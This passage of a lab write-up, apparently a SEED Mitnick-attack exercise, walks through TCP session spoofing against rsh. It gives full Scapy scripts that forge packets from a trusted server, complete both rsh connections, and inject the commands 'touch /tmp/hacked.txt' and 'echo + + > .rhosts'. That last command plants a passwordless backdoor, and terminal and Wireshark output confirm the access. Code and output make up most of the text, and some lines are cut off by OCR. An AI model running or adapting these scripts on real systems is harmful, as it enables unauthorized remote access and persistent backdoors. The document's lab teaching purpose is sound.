    old_tcp=pkt[TCP]

    tcp_len = old_ip.len - old_ip.ihl*4 - old_tcp.dataofs*4
    print ("{}:{} -> {}:{} Flags={} Len={}".format(old_ip.src, old_tcp.sport,
old_ip.dst, old_tcp.dport, old_tcp.flags, tcp_len))


    #send spoofed ACK packet to the X-terminal when SYN ACK packet is detected
    if old_tcp.flags=="SA":
        print("sending spoofed ACK packet to the X-Terminal (Victim)")
        ip=IP(src=srv_ip,dst=x_ip)
        tcp=TCP(sport=srv_port, dport=x_port, flags="A", seq=Seq, ack=old_ip.seq + 1)
        pkt=ip/tcp
        send(pkt, verbose=0)

    # Once the ACK packet is sent, send the RSH data
        print("Sending Spoofed RSH Data Packet to the X-Terminal(victim)")
        data = '9090\x00seed\x00seed\x00touch /tmp/hacked.txt\x00'
        pkt = ip/tcp/data
        send(pkt,verbose=0)

#Sending spoofed SYN packet to the X-terminal
def spoofing_SYNPacket():
    print("Sending Spoofed SYN packet to X-terminal (victim)")
    ip = IP(src="192.168.12.6", dst="192.168.12.5") #src is trusted server and dst is victim
    tcp = TCP(sport=1023,dport=514,flags="S", seq=123456789)
    pkt = ip/tcp
    send(pkt,verbose=0)


def main():
    spoofing_SYNPacket()
    pkt=sniff(filter="tcp and src host 192.168.12.5", prn=spoof_pkt)
if __name__ == "__main__":
    main()
```

In order to execute the program on attackers machine, here is the command:
sudo python3 filename.py
Note: To stop the program, type **Ctrl + C**



```
[04/04/23]seed@VM:~/project1$ sudo python3 spoff_rsh_2.
1.3.py
Sending Spoofed SYN packet to X-terminal (victim)
192.168.12.5:514 -> 192.168.12.6:1023 Flags=SA Len=0
sending spoofed ACK packet to the X-Terminal (Victim)
Sending Spoofed RSH Data Packet to the X-Terminal(victi
m)
192.168.12.5:514 -> 192.168.12.6:1023 Flags=A Len=0
192.168.12.5:1023 -> 192.168.12.6:9090 Flags=S Len=0
192.168.12.5:1023 -> 192.168.12.6:9090 Flags=S Len=0
192.168.12.5:1023 -> 192.168.12.6:9090 Flags=S Len=0
192.168.12.5:1023 -> 192.168.12.6:9090 Flags=S Len=0
192.168.12.5:1023 -> 192.168.12.6:9090 Flags=S Len=0
192.168.12.5:1023 -> 192.168.12.6:9090 Flags=A Len=0
192.168.12.5:514 -> 192.168.12.6:1023 Flags=PA Len=1
192.168.12.5:514 -> 192.168.12.6:1023 Flags=FA Len=0
192.168.12.5:1023 -> 192.168.12.6:9090 Flags=FA Len=0
192.168.12.5:1023 -> 192.168.12.6:9090 Flags=FA Len=0
192.168.12.5:514 -> 192.168.12.6:1023 Flags=FPA Len=1
```


We can notice on wireshark that the rsh data was sent to the X-terminal.



```
▼ Remote Shell
    Stderr port (optional): 9090
    Client username: seed
    Server username: seed
    Command to execute: touch /tmp/hacked.txt

0000  08 00 27 de b2 e4 08 00  27 0a b0 f4 08 00 45 00   ..'..... '.....E.
0010  00 4d 00 01 00 00 40 06  e1 4e c0 a8 0c 06 c0 a8   .M....@. .N......
0020  0c 05 03 ff 02 02 07 5b  cd 16 21 52 95 36 50 10   .......[ ..!R.6P.
0030  20 00 a0 1d 00 00 39 30  39 30 00 73 65 65 64 00    .....90 90.seed.
0040  73 65 65 64 00 74 6f 75  63 68 20 2f 74 6d 70 2f   seed.tou ch /tmp/
0050  68 61 63 6b 65 64 2e 74  78 74 00                  hacked.t xt.
```

We can verify if the rsh data (touch) was able to execute or not by using the following commands in the X-terminal.

cd /tmp
ls




```
[04/06/23]seed@VM:~$ cd /tmp
[04/06/23]seed@VM:/tmp$ ls
config-err-0wLLkW
systemd-private-1847f993854c4d03a323cd4f882f7a23-colord
.service-tqE0PP
systemd-private-1847f993854c4d03a323cd4f882f7a23-rtkit-
daemon.service-7Rzulz
unity_support_test.1
wireshark_enp0s3_20230405125156_sVssxa.pcapng
[04/06/23]seed@VM:/tmp$
```

We can check that the file was not created on the X-terminal because the rsh connection isn't established completely.

Task 2.2 Spoof the Second TCP Connection


For the rsh connection to establish, we need a second connection. We need to write a program which initiates another connection. We need to spoof SYN-ACK packet once we receive a SYN packet from the X-terminal in order to create a new connection.




```
#!usr/bin/python3

from scapy.all import *

x_ip = "192.168.12.5" #X-Terminal
x_port = 1023 #Port number used by X-Terminal

srv_ip = "192.168.12.6" #The trusted server
srv_port = 9090 #Port number used by the trusted server


def spoof_pkt(pkt):
        Seq=123456788
        old_ip=pkt[IP]
        old_tcp=pkt[TCP]

#send a SYN-ACK packet when a SYN packet is received from the X terminal
        if old_tcp.flags=="S":
                print("sending spoofed SYN+ACK packet to the X-Terminal
(Victim)")
                ip=IP(src=srv_ip,dst=x_ip)
                tcp=TCP(sport=srv_port, dport=x_port, flags="SA", seq=Seq,
ack=old_ip.seq + 1)
                pkt=ip/tcp
                send(pkt, verbose=0)
#Sniff when the dst IP is ... and port no is ...
pkt=sniff(filter="tcp and dst host 192.168.12.6 and dst port 9090",
prn=spoof_pkt)
```

We need to run the previous task program first and then run this script. The commands are as follows:

sudo python3 filename (task 2.1 script)
Sudo python3 filename (task 2.2 script)
Note: To stop the program, type **Ctrl + C**




```
[04/04/23]seed@VM:~/project1$ sudo python3 spoff_rsh_2.
1.3.py
Sending Spoofed SYN packet to X-terminal (victim)
192.168.12.5:514 -> 192.168.12.6:1023 Flags=SA Len=0
sending spoofed ACK packet to the X-Terminal (Victim)
Sending Spoofed RSH Data Packet to the X-Terminal(victi
m)
192.168.12.5:514 -> 192.168.12.6:1023 Flags=A Len=0
192.168.12.5:1023 -> 192.168.12.6:9090 Flags=S Len=0
```



```
[04/04/23]seed@VM:~/project1$ sudo python3 spoof_rsh2.2
.py
sending spoofed SYN+ACK packet to the X-Terminal (Victi
m)
```

Once the connection was established, we can go ahead and verify whether the rsh command was executed or not on the X-terminal. We can do that by using the following commands on X-terminal:
cd /tmp
ls -l




```
[04/04/23]seed@VM:~$ cd /tmp
[04/04/23]seed@VM:/tmp$ ls -l
total 12
-rw------- 1 seed seed    0 Mar  9 23:00 config-err-AA3
BzU
-rw-r--r-- 1 seed seed    0 Apr  4 20:19 hacked.txt
```

We can now indeed verify that the command was able to successfully create the hacked.txt file in the X-terminal's tmp folder.

Task 3: Setup Up a Backdoor

Finally, in order to create a backdoor in X-terminal we simply have to overwrite the .rhosts file's data. Once the file is overwritten, it will allow any IP to rsh without requesting a password. Here is the final code which combines all the previously written codes:




```
#!usr/bin/python3

from scapy.all import*

x_ip = "192.168.12.5" #X-Terminal
x_port = 514 #Port number used by X-Terminal
x_port1=1023
srv_ip = "192.168.12.6" #The trusted server
srv_port = 1023 #Port number used by the trusted server
srv_port1= 9090
def spoof_pkt(pkt):
    Seq=123456789 + 1 #The sequence number is always in increment of 1
    old_ip=pkt[IP]
    old_tcp=pkt[TCP]

    tcp_len = old_ip.len - old_ip.ihl*4 - old_tcp.dataofs*4
    print ("{}:{} -> {}:{} Flags={} Len={}".format(old_ip.src, old_tcp.sport,
old_ip.dst, old_tcp.dport, old_tcp.flags, tcp_len))


    #send spoofed ACK packet when SYN ACK packet is detected
    if old_tcp.flags=="SA": #if old flag is SYN ACK then send a spoofed ack packet
        print("sending spoofed ACK packet to the X-Terminal (Victim)")
        ip=IP(src=srv_ip,dst=x_ip) #sending ack
        tcp=TCP(sport=srv_port, dport=x_port, flags="A", seq=Seq, ack=old_ip.seq + 1)
        pkt=ip/tcp
        send(pkt, verbose=0)

    # Sending spoofed RSH data packet after sending ACK packet to X-terminal
        print("Sending Spoofed RSH Data Packet to the X-Terminal(victim)")
        data = '9090\x00seed\x00seed\x00echo + + > .rhosts\x00' #echo + + will replace the previous trusted server ip address and wouldn't authenticate anyone RSH
            connnection to the server.
        pkt = ip/tcp/data
        send(pkt,verbose=0)

    if old_tcp.flags=='S' and old_tcp.dport == srv_port1 and old_ip.dst == srv_ip:
        Seqence=123456788
        print("sending spoofed SYN+ACK packet to the X-Terminal (Victim)")
        ip=IP(src=srv_ip,dst=x_ip)
        tcp=TCP(sport=srv_port1, dport=x_port1, flags="SA", seq=Seqence, ack=old_ip.seq + 1)
        pkt=ip/tcp
        send(pkt, verbose=0)

# This is the first function which will be exucted when the main function is executed. It sends a Spoofed SYN packet to the X-terminal inacting as trusted server.

def spoofing_SYNPacket():
    print("Sending Spoofed SYN packet to X-terminal (victim)")
    ip = IP(src="192.168.12.6", dst="192.168.12.5") #src is trusted server and dst is victim
    tcp = TCP(sport=1023,dport=514,flags="S", seq=123456789)
    pkt = ip/tcp
    send(pkt,verbose=0)


def main():
    spoofing_SYNPacket()
    pkt=sniff(filter="tcp and src host 192.168.12.5", prn=spoof_pkt)

if __name__ == "__main__":
    main()
```

In the above program, we initiate a connection by sending a spoofed SYN packet to the X-terminal. Then, list packets which are received if it's a SYN-ACK packet. Further, we spoof an ACK packet in order to complete the 3-way handshake. Then we send out the rsh data which contains command to overwrite the rhosts file with “ + + ” so that it doens’t require authentication when we login. After the X-terminal initiates a second connection, we sniff the SYN packet and send out a spoofed SYN-ACK packet to the X-terminal. This will ensure that the rsh connection is established.


Finally, in order to execute the script, the commands are as follows:
sudo python3 filename.py

Note: To stop the program, type **Ctrl + C**



```
)4/05/23]seed@VM:~/project1$ sudo python3 task_3.py
ending Spoofed SYN packet to X-terminal (victim)
)2.168.12.5:514 -> 192.168.12.6:1023 Flags=SA Len=0
ending spoofed ACK packet to the X-Terminal (Victim)
ending Spoofed RSH Data Packet to the X-Terminal(vict
)

)2.168.12.5:514 -> 192.168.12.6:1023 Flags=A Len=0
)2.168.12.5:1023 -> 192.168.12.6:9090 Flags=S Len=0
ending spoofed SYN+ACK packet to the X-Terminal (Vict
)

)2.168.12.5:1023 -> 192.168.12.6:9090 Flags=A Len=0
)2.168.12.5:514 -> 192.168.12.6:1023 Flags=PA Len=1
)2.168.12.5:1023 -> 192.168.12.6:9090 Flags=FA Len=0
)2.168.12.5:514 -> 192.168.12.6:1023 Flags=FA Len=0
)2.168.12.5:514 -> 192.168.12.6:1023 Flags=FPA Len=1
)2.168.12.5:1023 -> 192.168.12.6:9090 Flags=FA Len=0
)2.168.12.5:514 -> 192.168.12.6:1023 Flags=FPA Len=1
)2.168.12.5:1023 -> 192.168.12.6:9090 Flags=FA Len=0
)2.168.12.5:514 -> 192.168.12.6:1023 Flags=FPA Len=1
```


Now to establish a rsh connection, simply type the following command:
rsh X-terminal IP address



```
[3]+  Stopped                 sudo python3 task_3.py
[04/05/23]seed@VM:~/project1$ rsh 192.168.12.5
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.8.0-36-gener
ic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

1 package can be updated.
0 updates are security updates.
```


From the above screenshot, we can observe that it didn't ask for a password which means that we were able to successfully place a backdoor in the X-terminal.

We can observe similar results on the Wireshark.



Source	Destination	Protocol	Length	Info
RealtekU_12:35:00	PcsCompu_de:b2:e4	ARP	60	192.168.12.1 is at 52:54:00:12:35:
192.168.12.5	192.168.12.6	TCP	54	[TCP Spurious Retransmission] 1023
192.168.12.5	192.168.12.6	TCP	55	[TCP Out-Of-Order] 514 → 1023 [FIN
192.168.12.5	192.168.12.6	TCP	54	[TCP Spurious Retransmission] 1023
192.168.12.7	192.168.12.5	TCP	74	1023 → 513 [SYN] Seq=433102472 Win
